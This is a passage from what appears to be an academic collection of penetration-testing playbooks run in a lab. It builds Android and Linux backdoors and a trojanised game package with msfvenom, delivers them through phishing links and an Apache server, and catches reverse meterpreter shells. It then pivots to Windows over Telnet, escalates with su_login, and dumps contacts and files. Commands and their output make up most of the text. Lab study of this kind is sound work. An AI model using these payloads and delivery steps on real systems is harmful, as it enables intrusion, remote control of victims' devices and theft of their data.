root@kali:~/tmp/evil/work/DEBIAN# dpkg-deb --build /tmp/evil/work
dpkg-deb: building package 'freesweep' in '/tmp/evil/work.deb'.
root@kali:~/tmp/evil# ls
freesweep_1.0.1-2_amd64.deb  freesweep.deb  work
```

Step 3: The created package is sent to the victim (delivery). Using the web server on the kali machine (preinstalled Apache server), the victim is made to open the attacker's webserver, download, and run the malicious package.

```
msfconsole      -q      -x      "use      exploit/multi/handler;set      PAYLOAD
      linux/x86/shell/reverse_tcp; set LHOST 192.168.10.90; set LPORT 443;
run; exit -y"
```

Step 4: Start the Metasploit console in the attacker machine using the command msfconsole

```
root@kali:/#      msfconsole      -q      -x      "use      exploit/multi/handler;set      PAYLOAD
      linux/x86/s
hell/reverse_tcp; set LHOST 192.168.10.90; set LPORT 443; run; exit -y"
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => linux/x86/shell/reverse_tcp
LHOST => 192.168.10.90
LPORT => 443
[*] Started reverse TCP handler on 192.168.10.90:443
```

Step 5: Metasploit is used to exploit the victim machine (exploitation). A shell is obtained on attacker machine when victim in ubuntu machine installs and plays the game.

```
root@kali:/#      msfconsole      -q      -x      "use      exploit/multi/handler;set      PAYLOAD
      linux/x86/s
hell/reverse_tcp; set LHOST 192.168.10.90; set LPORT 443; run; exit -y"
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => linux/x86/shell/reverse_tcp
LHOST => 192.168.10.90
LPORT => 443
[*] Started reverse TCP handler on 192.168.10.90:443
```


P. *Playbook 16: Creating a backdoor using Malicious Android Payload* [142]

Scenario: An external attacker can create a Android payload and use social engineering tactics like sending out phishing email to employees using Android devices inside an organization to embed the malicious payload into their client machines. The internal employee may be a victim if they download and run the payload, unaware that they are creating security loopholes which can be exploited by a potential attacker.

Step 1: Pen test tools for performing the exploit are identified (Building/Acquiring Tools). A tool – msfvenom is used in this playbook along with Metasploit.

Step 2: Creation of a malicious file (weaponization) using Metasploit a Android executable APK payload is created which creates a backdoor to the attacker machine (with IP configuration 10.10.10.11:443).

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp
LHOST=10.10.10.11 LPORT=443 R > androidpayload.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android
from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10181 bytes
```

Step 3: The created payload is transferred to the victim (delivery). Multiple methods can be used to serve this purpose with the most common being phishing mail. For transferring it via web server, the kali machine can be set as a web server (making use of the preinstalled Apache server) and the client machine can access the webserver to download and run the malicious file.

```
root@kali:~# mv androidpayload.apk /var/www/html
```

Step 4: Start the Metasploit console in the attacker machine using the command msfconsole

Step 5 Metasploit is used to exploit the victim machine (exploitation). A reverse TCP payload is created to set up a meterpreter connection using the exploit ‘multi/handler’. LHOST is set to the attacker machine’s IP address and LPORT is set to the port through which the reverse TCP connection will be established. Finally, the command ‘exploit/run’ is entered to start the exploitation.

```
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name Current Setting Required Description
  ----
Payload options (linux/x86/meterpreter/reverse_tcp):
  Name Current Setting Required Description
  ----
  LHOST 10.10.10.11 yes The listen address (an interface
may be specified)
  LPORT 441 yes The listen port
Exploit target:
  Id Name
  --
  0 Wildcard Target
msf5 exploit(multi/handler) > set payload
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
```

```

      Name  Current Setting  Required  Description
      ----  -
Payload options (android/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.10.11      yes       The listen address (an interface
    may be specified)
  LPORT  443 yes           The listen port
Exploit target:
  Id  Name
  --  -
  0   Wildcard Target
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.10.11:443
[*] Sending stage (73808 bytes) to 192.168.10.25
[*] Meterpreter session 3 opened (10.10.10.11:443 -> 192.168.10.25:36498)
    at 2021-03-05 13:58:52 -0600

```

Step 6: Once the exploit is executed in the client machine a reverse tcp meterpreter session is created from the victim to the attacker machine. Once the attack is completed and the victim is compromised, post exploitation methodologies can be deployed to achieve the action on objective. The centralized meterpreter connection is used to capture screenshot and perform remote screen sharing (Collection - screen capture) Refer Section S for other post exploitation techniques.

```

meterpreter > sysinfo
Computer      : localhost
OS           : Android 9 - Linux 4.19.110-android-x86_64-g066cc1d (x86_64)
Meterpreter  : dalvik/android
meterpreter >

```

Q. Playbook 17: Creating a backdoor using Malicious Linux Payloads Embedded in Zip File

Scenario: An external attacker can embed a payload in zip file and use social engineering tactics like sending out phishing email to employees working inside an organization which they may download to their client machines. The internal employee may be a victim if they run the payload, unaware that they are creating security loopholes which can be exploited by a potential attacker.

Step 1: Pen test tools for performing the exploit are identified (Building/Acquiring Tools). This playbook uses exploit in Metasploit – exploit/multi/fileformat/zip_slip to embed malicious payload inside a zip file,

Step 2: Creation of a malicious file (weaponization) using Metasploit a Linux executable payload is created inside a zip file which creates a backdoor to the attacker machine (with IP configuration 10.10.10.11:441). This payload is created using Metasploit.

```

msf5 exploit(multi/handler) > use exploit/multi/fileformat/zip_slip
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/fileformat/zip_slip) > show options
Module options (exploit/multi/fileformat/zip_slip):
  Name  Current Setting  Required  Description
  ----  -
  FILENAME msf.tar      yes       The tar file (tar)
  TARGETPAYLOADPATH ../payload.bin  yes       The targeted path for
    payload
Payload options (linux/x86/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.10.11      yes       The listen address (an interface
    may be specified)

```

```

LPORT 4444 yes The listen port
**DisablePayloadHandler: True (no handler will be created!)**
Exploit target:
  Id Name
  -- ----
  0 Manually determined
msf5 exploit(multi/fileformat/zip_slip) > set LPORT 441
LPORT => 441
msf5 exploit(multi/fileformat/zip_slip) > set FILENAME important.tar
FILENAME => important.tar
msf5 exploit(multi/fileformat/zip_slip) > show options
Module options (exploit/multi/fileformat/zip_slip):
  Name Current Setting Required Description
  ----
  FILENAME important.tar yes The tar file (tar)
  TARGETPAYLOADPATH ../payload.bin yes The targeted path for
  payload
Payload options (linux/x86/meterpreter/reverse_tcp):
  Name Current Setting Required Description
  ----
  LHOST 10.10.10.11 yes The listen address (an interface may
  be specified)
  LPORT 441 yes The listen port
  **DisablePayloadHandler: True (no handler will be created!)**
Exploit target:
  Id Name
  -- ----
  0 Manually determined
msf5 exploit(multi/fileformat/zip_slip) > run
[+] important.tar stored at /root/.msf4/local/important.tar
[*] When extracted, the payload is expected to extract to:
[*] ../payload.bin

```

Step 3: The created payload is sent to the victim (delivery). Using the web server on the kali machine (preinstalled Apache server), the victim is made to open the attacker's webserver, download, and run the malicious payload.

```

msf5exploit(multi/fileformat/zip_slip)mv /root/.msf4/local/important.tar
/var/www/html
[*] exec: mv /root/.msf4/local/important.tar /var/www/html

```

Step 4: Start the Metasploit console in the attacker machine using the command msfconsole

Step 5: Metasploit is used to exploit the victim machine (exploitation). A reverse TCP payload is created to set up a meterpreter connection using the exploit 'multi/handler'. LHOST is set to the attacker machine's IP address and LPORT is set to the port through which the reverse TCP connection will be established. Finally, the command 'exploit/run' is entered to start the exploitation.

```

msf5 exploit(multi/fileformat/zip_slip) > use exploit/multi/handler
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name Current Setting Required Description
  ----
Payload options (linux/x86/meterpreter/reverse_tcp):
  Name Current Setting Required Description

```

```

-----
LHOST 10.10.10.11      yes      The listen address (an interface may
be specified)
LPORT 440 yes          The listen port
Exploit target:
  Id  Name
  --  ----
   0  Wildcard Target
msf5 exploit(multi/handler) > set LPORT 441
LPORT => 441
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.10.11:441
[*] Sending stage (980808 bytes) to 192.168.10.23
[*] Meterpreter session 2 opened (10.10.10.11:441 -> 192.168.10.23:50508)
    at 2021-03-05 12:49:25 -0600

```

Step 6: Once the exploit is executed in the client machine a reverse tcp meterpreter session is created from the victim to the attacker machine. Once the attack is completed and the victim is compromised, post exploitation methodologies can be deployed to achieve the action on objective. The centralized meterpreter connection is used to capture screenshot and perform remote screen sharing (Collection - screen capture) Refer Section S for other post exploitation techniques.

```

meterpreter > sysinfo
Computer      : 192.168.10.23
OS           : Ubuntu 14.04 (Linux 4.4.0-142-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux

```

R. *Playbook 18: Performed a chain of attack by first compromising the Ubuntu machine and then connecting via Telnet to Win8 machine.*

Scenario: This attack is performed to depict compromising of connected client machines (E.g.: Compromise of machines of C-Level executives) in a network if any one client machine gets compromised.

Step 1: Using Social engineering tactics, the Telnet service of Windows 8 of victim’s machine is enabled. Navigate to Control Panel in Windows 8 machine, select Programs and Features. At the left-hand side, select Turn Windows features on or off which requires administrator privileges. The Windows Features window could open, scroll down, and select ‘Telnet Client’ and ‘Telnet Server’ check boxes. Click ‘ok’ to apply changes.

Step 2: To Complete the setup of Telnet services, go to Services in Windows 8 of victim machine, search for Telnet service and right click to start the service (if not running by default). The status should change as running and Startup type as Automatic.

Optional Step: Adding users to Telnet Clients. Open Local users and Groups by entering ‘lusrmgr’ in run window. Under Groups, find Telnet client and right click to add new users to Telnet client group. This user can be used to login from the attacker kali machine and setup a telnet connection to Windows 8 machine.

Step 3: Using ‘nmap’ command, scan from attacker machine to find out open Telnet port. If port 23 is seen as open, then Telnet connection can be established.

```

root@kali:~# nmap -sV 192.168.10.24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-09 16:41 CST
Nmap scan report for 192.168.10.24

```

```
Host is up (0.0030s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE          VERSION
23/tcp    open  telnet           Microsoft Windows XP telnetd
80/tcp    open  http             Microsoft IIS httpd 8.5
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows 7 - 10 microsoft-ds
          (workgroup: WORKGROUP)
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49156/tcp open  msrpc            Microsoft Windows RPC
49157/tcp open  msrpc            Microsoft Windows RPC
49158/tcp open  msrpc            Microsoft Windows RPC
49165/tcp open  msrpc            Microsoft Windows RPC
Service Info: Host: WIN-P3UONSKTM74; OSs: Windows XP, Windows; CPE:
cpe:/o:microsoft:windows_xp, cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.28 seconds
root@kali:~#
```

Step 4: Using Networking command, 'portfwd' - enter the desired source port of attacker and destination port as 23 (Telnet port) along with the victim's IP address (Windows 8 IP) to establish a port forwarding connection from compromised Ubuntu machine to Windows 8 machine (which is in same network as Ubuntu).

```
meterpreter > portfwd add -l 390 -p 23 -r 192.168.10.24
[*] Local TCP relay created: :390 <-> 192.168.10.24:23
```

Step 5: Once the connection is established, perform a Telnet connection from the attacker machine IP and source port as per step 4. If connection is successful, below screen will be visible.

```
root@kali:~# telnet 10.10.10.11 390
Trying 10.10.10.11...
Connected to 10.10.10.11.
Escape character is '^]'.
Welcome to Microsoft Telnet Service
login: testuser
password:
*-----*
Microsoft Telnet Server.
*-----*
C:\Users\testuser>
```

S. *Playbook 19: Post Exploitation Playbook for Ubuntu 14: [Proceed to this playbook after completing playbook 14] [143]*

Playbook 19A: Performed post-exploitation activities on Ubuntu machine - Creating, modifying, deleting directories, files, uploading and downloading files/folders.

All post exploitation activities are performed inside a meterpreter session. File systems commands is used to manipulate files/directories of the victim machine. Creating directories are performed using the 'mkdir' command. 'edit' command modifies files present and 'rm' is used to delete files/folders.

```
meterpreter > ls
```

```

Listing: /home/ubuntu/Downloads
=====

Mode Size  Type  Last modified Name
----  ----  ----  -
100111/--x--x--x  207  fil   2021-03-05 12:32:48 -0600  UbuntuPayload.elf
100111/--x--x--x  207  fil   2021-03-01 12:11:28 -0600  fedora.elf
100777/rwxrwxrwx  207  fil   2021-03-05 12:48:07 -0600  payload.bin

meterpreter > mkdir newfile
Creating directory: newfile
meterpreter > ls
Listing: /home/ubuntu/Downloads
=====

Mode Size  Type  Last modified Name
----  ----  ----  -
100111/--x--x--x  207  fil   2021-03-05 12:32:48 -0600  UbuntuPayload.elf
100111/--x--x--x  207  fil   2021-03-01 12:11:28 -0600  fedora.elf
40755/rwxr-xr-x   4096 dir   2021-03-09 15:45:13 -0600  newfile
100777/rwxrwxrwx  207  fil   2021-03-05 12:48:07 -0600  payload.bin

meterpreter > cd newfile

meterpreter > edit IMPORTANT.txt

meterpreter > rm IMPORTANT.txt
meterpreter > ls
No entries exist in /home/ubuntu/Downloads/newfile

```

Uploading or downloading files can be performed using ‘upload’ and ‘download’ commands with desired file names.

```

meterpreter > upload /root/IMPORTANT.txt
[*] uploading : /root/IMPORTANT.txt -> IMPORTANT.txt
[*] uploaded  : /root/IMPORTANT.txt -> IMPORTANT.txt
meterpreter > ls
Listing: /home/ubuntu/Downloads/newfile
=====

Mode Size  Type  Last modified Name
----  ----  ----  -
100644/rw-r--r--  0      fil   2021-03-09 15:48:45 -0600  IMPORTANT.txt

meterpreter > download payload.bin /root/Downloads
[*] Downloading: payload.bin -> /root/Downloads/payload.bin
[*] Downloaded 207.00 B of 207.00 B (100.0%): payload.bin ->
/root/Downloads/payload.bin
[*] download : payload.bin -> /root/Downloads/payload.bin

```

Playbook 19B: Performed post-exploitation activities on Ubuntu machine - manipulating different processes running.

System Commands are used to manipulate various processes running in the victim machine. 'ps' lists the running process and 'kill' with the process ID terminates the process at the victim end.

```
meterpreter > ps
Process List
=====
  PID   PPID   Name           Arch      User      Path
  ---   -
  1      0      init           x86_64   root     /sbin
  3      2      ksoftirqd/0   x86_64   root     .
  5      2      kworker/0:0H  x86_64   root     .
  7      2      rcu_sched     x86_64   root     .
  ....
  16887  16870  ./UbuntuPayload.elf  x86      root
  /home/ubuntu/Downloads
  16908  16428  update-notifier  x86_64  ubuntu   /usr/bin
  16930  16223  firefox         x86_64  ubuntu   /usr/lib/firefox
  16974  16930  Web Content     x86_64  ubuntu   /usr/lib/firefox
  17010  16930  WebExtensions  x86_64  ubuntu   /usr/lib/firefox
  17044  16930  Web Content     x86_64  ubuntu   /usr/lib/firefox
meterpreter > kill 16223
Killing: 16223
```

Playbook 19C: Performed post-exploitation activities on Ubuntu machine – retrieving network information on the victim machine.

Networking commands is used by attacker to fetch networking information of the victim machine. 'arp' command lists out arp cache table information, 'netstat' list the connection list, and 'route' lists out routing information of the victim machine.

```
meterpreter > arp

ARP cache
=====

  IP address      MAC address      Interface
  -----
  192.168.10.24   52:54:00:12:50:16
  192.168.10.25   52:54:00:12:50:17
  192.168.10.90   52:54:00:12:50:18
  192.168.10.100  52:54:00:12:50:02

meterpreter > netstat

Connection list
=====

  Proto  Local address      Remote address      State      User  Inode
  -----
  tcp    127.0.0.1:631      0.0.0.0:*           LISTEN     0     0
  tcp    192.168.10.23:59248  10.10.10.11:440     ESTABLISHED 0     0
  tcp    :::1:631          :::*               LISTEN     0     0
  udp    0.0.0.0:5353      0.0.0.0:*           111      0
  udp    0.0.0.0:48629     0.0.0.0:*           111      0
```

```

udp      0.0.0.0:631      0.0.0.0:*          0      0
udp      :::48321      :::*      111      0
udp      :::5353      :::*      111      0

meterpreter > route

IPv4 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
0.0.0.0     0.0.0.0     192.168.10.100  0      eth0
192.168.10.0 255.255.255.0 0.0.0.0      1      eth0

No IPv6 routes were found.

```

T. *Playbook 20: Post Exploitation Playbook for Android9: [Proceed to this playbook after completing playbook 5 or 16.] [144]*

Playbook 20A: Performed post-exploitation activities on Android machine - Creating, modifying, deleting directories.

All post exploitation activities are performed inside a meterpreter session. File systems commands is used to manipulate files/directories of the victim machine. Creating directories are performed using the ‘mkdir’ command. ‘edit’ command modifies files present and ‘rm’ is used to delete files/folders.

```

meterpreter > ls
Listing: /data/user/0/com.metasploit.stage/files
=====

Mode  Size  Type  Last modified Name
----  ----  ----  -
40666/rw-rw-rw-  4096  dir   2021-03-10 12:28:12 -0600  oat

meterpreter > mkdir newfile
Creating directory: newfile
meterpreter > ls
Listing: /data/user/0/com.metasploit.stage/files
=====

Mode  Size  Type  Last modified Name
----  ----  ----  -
40666/rw-rw-rw-  4096  dir   2021-03-10 12:29:23 -0600  newfile
40666/rw-rw-rw-  4096  dir   2021-03-10 12:28:12 -0600  oat

meterpreter > cd newfile

```

Uploading or downloading files can be performed using ‘upload’ and ‘download’ commands with desired file names.

```

meterpreter > upload /root/IMPORTANT.txt
[*] uploading : /root/IMPORTANT.txt -> IMPORTANT.txt
[*] uploaded  : /root/IMPORTANT.txt -> IMPORTANT.txt
meterpreter > ls

```



```

Listing: /data/data/com.metasploit.stage/files/newfile
=====

Mode Size  Type  Last modified Name
----  ----  ----  -
100666/rw-rw-rw-  0      fil   2021-03-10 12:29:43 -0600  IMPORTANT.txt

meterpreter > edit IMPORTANT.txt
meterpreter > rm IMPORTANT.txt
meterpreter > ls
No entries exist in /data/data/com.metasploit.stage/files/newfile

```

Playbook 20B: Generate contact dump and call logs in Android.

Using Android commands, 'contacts_dump', the list of contact's in device can be downloaded and saved in local of the attacker. Call log information can be retrieved using 'dump_calllog'.

```

meterpreter > dump_contacts
[*] Fetching 1 contact into list
[*] Contacts list saved to: contacts_dump_20210310125234.txt

```

Playbook 20C: Retrieve networking information of Android.

Using Networking commands, network connectivity details can be fetched by the attacker along with various routing details.

```

meterpreter > route

IPv4 network routes
=====

Subnet          Netmask          Gateway  Metric  Interface
-----          -
127.0.0.1       255.0.0.0        0.0.0.0
192.168.10.25   255.255.255.0    0.0.0.0

IPv6 network routes
=====

Subnet          Netmask  Gateway  Metric  Interface
-----          -
::1 ::          ::
fe80::5054:ff:fe12:5017  ::      ::
fe80::ad6b:74c8:211c:855a  ::      ::

meterpreter > ifconfig

Interface 1
=====
Name       : wlan0 - wlan0
Hardware MAC : 52:54:00:12:50:17
IPv4 Address : 192.168.10.25
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::ad6b:74c8:211c:855a
IPv6 Netmask : ::

Interface 2

```

```
=====
Name       : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00

Interface 3
=====
Name       : wifi_eth - wifi_eth
Hardware MAC : 52:54:00:12:50:17
IPv6 Address : fe80::5054:ff:fe12:5017
IPv6 Netmask : ::

Interface 4
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 5
=====
Name       : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00
```

Playbook 20D: Control the applications running in Android.

Various Application control commands can be used to install, list, run or uninstall apps by the attacker in Android device.

```
meterpreter > app_run com.android.settings
[+] Main Activty for 'com.android.settings' has started.
```

***** *The contribution of Betsy Elsa Thomas ends here******

***** *The contribution of Gaurav Garg starts here******

U. *Playbook 21: Reverse tcp session with the help of social engineering*

A malicious file was created using msfvenom and with the help of social engineering, file was sent over to the victim’s machine. The attacker was already geared up with metasploitable framework and the moment, malicious file was executed, the attacker got the reverse tcp meterpreter session of victim’s machine.

Step 1: Multiple tools were identified (**Building/Acquiring Tools**) and with the help of those tools, exploitation was performed. This playbook particularly uses Metasploit and msfvenom and same has been explained in the section X.

Step 2: This step was started with the creation of malicious file (**Weaponization**) on the attacker machine that uses msfvenom. The file was made as *elf* executable, so that it can be easily executed at victim’s machine once transferred. Below configurations were set while creating payload. [145]

Command used à msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.10.90 LPORT=6600 -f elf > shell.elf

Attribute	Explanation
LHOST = 192.168.10.90	Set attacker machine's IP address.
LPORT = 6600	Port of the attacker machine, through which exploit will take place.
linux/x86/meterpreter/reverse_tcp	reverse_tcp payload of linux was set in the Payload attribute.
shell.elf	output file name

Below is the snapshot of the commands executed in the attacker's machine.

```

root@kali:/home/kali# ifconfig | more
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.10.90 netmask 255.255.255.0 broadcast
192.168.0.255
      inet6 fe80::5054:ff:fe12:5018 prefixlen 64 scopeid 0x20<link>
      ether 52:54:00:12:50:18 txqueuelen 1000 (Ethernet)
      RX packets 3728 bytes 436809 (426.5 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 2240 bytes 2275183 (2.1 MiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
      RX pa
ckets 19772 bytes 7090761 (6.7 MiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 19772 bytes 7090761 (6.7 MiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:/home/kali# msfvenom -p linux/x86/meterpreter/reverse_tcp
LHOST=192.168.10.90 LPORT=6600 -f elf > shell.elf

root@kali:/home/kali# ls -ltr
total 80
drwxr-xr-x 2 kali kali 4096 Feb 9 19:28 Videos
drwxr-xr-x 2 kali kali 4096 Feb 9 19:28 Templates
drwxr-xr-x 2 kali kali 4096 Feb 9 19:28 Public
drwxr-xr-x 2 kali kali 4096 Feb 9 19:28 Pictures
drwxr-xr-x 2 kali kali 4096 Feb 9 19:28 Music
drwxr-xr-x 2 kali kali 4096 Feb 9 19:28 Downloads
drwxr-xr-x 2 kali kali 4096 Feb 9 19:28 Documents
drwxr-xr-x 2 kali kali 4096 Feb 15 02:39 Desktop
-rw-r--r-- 1 kali kali 808 Feb 17 16:00 192.168.10.26
-rw-r--r-- 1 root root 139 Feb 25 14:37 test.txt
-rw-r--r-- 1 root root 207 Feb 25 15:12 shell.elf
drwxr-xr-x 6 root root 4096 Feb 25 17:39 zirikatu
-rw-r--r-- 1 root root 1870 Feb 28 14:14 tt.txt
-rw-r--r-- 1 root root 16316 Mar 9 15:22 capture
-rw-r--r-- 1 root root 122 Mar 13 14:43 CONFIDENTIAL.TXT
-rw-r--r-- 1 root root 1114 Mar 14 00:26 PHONE_HOME.php
-rw-r--r-- 1 root root 122 Mar 15 12:10 newfile.txt

```

Step 3: The next step was the **delivery** of the malicious file to the victim's machine. This step was conducted with the help of social engineering. With the help of phishing, link was sent to the victim's e-mail. The malicious file(shell.elf) was kept under the /var/www/html folder of apache web directory and services of apache server was started to make the file available once victim tries to access the link.

Below is the snapshot of the commands executed in the attacker's machine.

```

root@kali:/home/kali# shell.elf /var/www/html/

root@kali:/home/kali# cd /var/www/html

root@kali:/var/www/html# ls -ltr
total 424
-rw-r--r-- 1 root root    612 Feb  9 19:22 index.nginx-debian.html
-rw-r--r-- 1 root root   8544 Feb 15 12:59 Launcher.hta
-rw-r--r-- 1 root root 249292 Feb 15 12:59 index.html
-rw-r--r-- 1 root root  10188 Feb 15 14:14 android_shell.apk
-rw-r--r-- 1 root root  91282 Feb 25 13:38 universalplayer.exe
-rw-r--r-- 1 root root 55368  Mar  5 14:08 freesweep.deb
-rw-r--r-- 1 root root    207 Mar 15 16:33 shell.elf

root@kali:/var/www/html# service apache2 start

root@kali:/var/www/html# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled;
vendor pres>
   Active: active (running) since Mon 2021-03-15 16:34:42 MDT; 1s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 3825 ExecStart=/usr/sbin/apachectl start (code=exited,
status=0/SU>
   Main PID: 3836 (apache2)
     Tasks: 6 (limit: 2300)
    Memory: 18.5M
       CPU: 58ms
   CGroup: /system.slice/apache2.service
           └─ 3836 /usr/sbin/apache2 -k start
             └─ 3838 /usr/sbin/apache2 -k start
               └─ 3839 /usr/sbin/apache2 -k start
                 └─ 3840 /usr/sbin/apache2 -k start
                   └─ 3841 /usr/sbin/apache2 -k start
                     └─ 3842 /usr/sbin/apache2 -k start

Mar 15 16:34:42 kali systemd[1]: Starting The Apache HTTP Server...
Mar 15 16:34:42 kali apachectl[3835]: AH00558: apache2: Could not reliably
dete>
Mar 15 16:34:42 kali systemd[1]: Started The Apache HTTP Server.
lines 1-20/20 (END)

```

The link(<http://192.168.10.90/shell.elf>) was used in the phishing email, that eventually downloads the file as shown below.

Below is the snapshot of the commands executed in the victim's machine.

```

[root@localhost rm2]# cd Downloads/
[root@localhost Downloads]# ls -ltr
total 16
-rw-r--r--. 1 rm2 rm2  139 Feb 25 14:36 test.txt
-rw-r--r--. 1 rm2 rm2 1204 Mar 11 22:52 'Untitled Document 1'
-rw-r--r--. 1 rm2 rm2 1114 Mar 14 00:29 Fedora.php
-rwxr-xr--x--. 1 rm2 rm2  207 Mar 15 16:48 shell.elf

```

Step 4: Start the Metasploit console in the attacker machine using the command msfconsole

Step 5: Metasploit framework was started in the attacker's machine (**Exploitation**). Here, an multi/handler exploit was setup to get reverse tcp meterpreter session of the victim's machine. Various other parameters also set such as, LHOST as IP of attacker's machine, LPORT as port through which exploit will be taken place and payload as

linux/x86/meterpreter/reverse_tcp and exploit command was executed. Meanwhile, as per content stated in the email, victim has already executed the malicious file and meterpreter session was successfully created in the attacker's console as shown in the snapshot below.

Below is the snapshot of the commands executed in the attacker's machine.

```
root@kali:/home/kali# msfconsole
      =[ metasploit v6.0.31-dev      ]
+ -- --=[ 2101 exploits - 1131 auxiliary - 357 post      ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops      ]
+ -- --=[ 7 evasion      ]
Metasploit tip: View advanced module options with
advanced
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
Payload options (generic/shell_reverse_tcp):
  Name  Current Setting  Required  Description
  ----  -
  LHOST  yes              The listen address (an interface may be sp)
  LPORT  4444            yes       The listen port
Exploit target:
  Id  Name
  --  -
  0   Wildcard Target
msf6 exploit(multi/handler) > set LHOST 192.168.10.90
LHOST => 192.168.10.90
msf6 exploit(multi/handler) > set LPORT 6600
LPORT => 6600
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
Payload options (linux/x86/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.10.90    yes       The listen address (an interface may
be sp)
  LPORT  6600             yes       The listen port
Exploit target:
  Id  Name
  --  -
  0   Wildcard Target
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.90:6600
[*] Sending stage (980808 bytes) to 192.168.10.26
[*] Meterpreter session 1 opened (192.168.10.90:6600 -> 192.168.10.26:51912)
at0
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions
Active sessions
=====
```

```

Id  Name  Type  Information  n
--  ---  ---  -
1   meterpreter x86/linux  root @ localhost.localdomain (uid=0,
gid=0, )
msf6 exploit(multi/handler) >

```

Step 6: As shown in the previous step, victim's machine has been compromised and after that few events were performed (**Post-Exploitation**).

Below is the snapshot of the commands executed in the attacker's machine. [146]

```

msf6 exploit(multi/handler) > search su_login
Matching Modules
=====
#  Name  Disclosure Date  Rank  Check  Description
-  ---  -
0  exploit/linux/local/su_login  1971-11-03  normal  Yes  Login
to Ans
Interact with a module by name or index. For example info 0, use 0 or use
explon
msf6 exploit(multi/handler) > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/su_login) > show options
Module options (linux/local/su_login):
Name  Current Setting  Required  Description
-----
PASSWORD  no  Password to authenticate with.
SESSION  yes  The session to run this module on.
USERNAME  root  yes  Username to authenticate with.
Payload options (linux/x86/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
-----
LHOST  yes  The listen address (an interface may be sp)
LPORT  4444  yes  The listen port
Exploit target:
Id  Name
--  ---
0  Linux x86
msf6 exploit(linux/local/su_login) > set session 1
session => 1
msf6 exploit(linux/local/su_login) > set LPORT6600
LPORT => 6600
msf6 exploit(linux/local/su_login) > set LHOST 192.168.10.90
LHOST => 192.168.10.90
msf6 exploit(linux/local/su_login) > show options
Name  Current Setting  Required  Description
-----
PASSWORD  no  Password to authenticate with.
SESSION  1  yes  The session to run this module on.
USERNAME  root  yes  Username to authenticate with.
Payload options (linux/x86/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
-----
LHOST  192.168.10.90  yes  The listen address (an interface may
be sp)
LPORT  6600  yes  The listen port
Exploit target:
Id  Name
--  ---

```

```

0 Linux x86
msf6 exploit(linux/local/su_login) > run

[*] Started reverse TCP handler on 192.168.10.90:6600
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable.
[*] Uploading payload to target
[*] Attempting to login with su
[*] Sending stage (980808 bytes) to 192.168.10.26
[*] Meterpreter session 2 opened (192.168.10.90:6600 -> 192.168.10.26:43422)
at0
[+] Deleted /tmp/jQvHgcMN
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(linux/local/su_login) > sessions
Active sessions
=====
  Id  Name  Type           Information                               n
  --  -
  1   meterpreter x86/linux root @ localhost.localdomain (uid=0,
gid=0, )
  2   meterpreter x86/linux root @ localhost.localdomain (uid=0,
gid=0, )
